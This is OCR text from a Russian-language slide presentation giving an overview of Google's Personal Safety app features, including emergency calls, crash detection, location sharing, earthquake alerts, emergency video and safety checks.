
Обзор возможностей приложения Personal Safety





Обзор возможностей приложения Personal Safety

- Экстренный вызов

Экстренный вызов








Обзор возможностей приложения Personal Safety

- Экстренный вызов


Обзор возможностей приложения Personal Safety

- Экстренный вызов
- Отправка данных в экстренных случаях

Отправка данных в экстренных случаях



Отправка данных в экстренных случаях



Sent from Personal Safety by Google: You're receiving this message because you're an emergency contact for [redacted].

[redacted] is sharing their real-time location with you: https://maps.app.goo.gl/[redacted]

Please call or text [redacted] directly for updates.


Обзор возможностей приложения Personal Safety


- Экстренный вызов
- Отправка данных в экстренных случаях

Обзор возможностей приложения Personal Safety

- Экстренный вызов
- Отправка данных в экстренных случаях
- Запись экстренного видео

Запись экстренного видео






Обзор возможностей приложения Personal Safety


- Экстренный вызов
- Отправка данных в экстренных случаях
- Запись экстренного видео

Обзор возможностей приложения Personal Safety

- Экстренный вызов
- Отправка данных в экстренных случаях
- Запись экстренного видео
- Проверка безопасности

Проверка безопасности






Обзор возможностей приложения Personal Safety


- Экстренный вызов
- Отправка данных в экстренных случаях
- Запись экстренного видео
- Проверка безопасности

Обзор возможностей приложения Personal Safety

- Экстренный вызов
- Обнаружение ДТП
- Отправка данных в экстренных случаях
- Запись экстренного видео
- Проверка безопасности

Обнаружение ДТП





Обзор возможностей приложения Personal Safety

- Экстренный вызов
- Обнаружение ДТП
- Отправка данных в экстренных случаях
- Запись экстренного видео
- Проверка безопасности

Обзор возможностей приложения Personal Safety


- Экстренный вызов
- Обнаружение ДТП
- Отправка данных в экстренных случаях
- Экстренные оповещения
- Запись экстренного видео
- Проверка безопасности


Экстренные оповещения

Android Earthquake Alerts System • now

Earthquake nearby

Expect light shaking. Epicenter estimated about 16 miles away.






Обзор возможностей приложения Personal Safety

- Экстренный вызов
- Обнаружение ДТП
- Отправка данных в экстренных случаях
- Экстренные оповещения
- Запись экстренного видео
- Проверка безопасности

Обзор возможностей приложения Personal Safety

- Экстренный вызов
- Обнаружение ДТП
- Отправка данных в экстренных случаях
- Экстренные оповещения
- Запись экстренного видео
- Медицинская информация
- Проверка безопасности

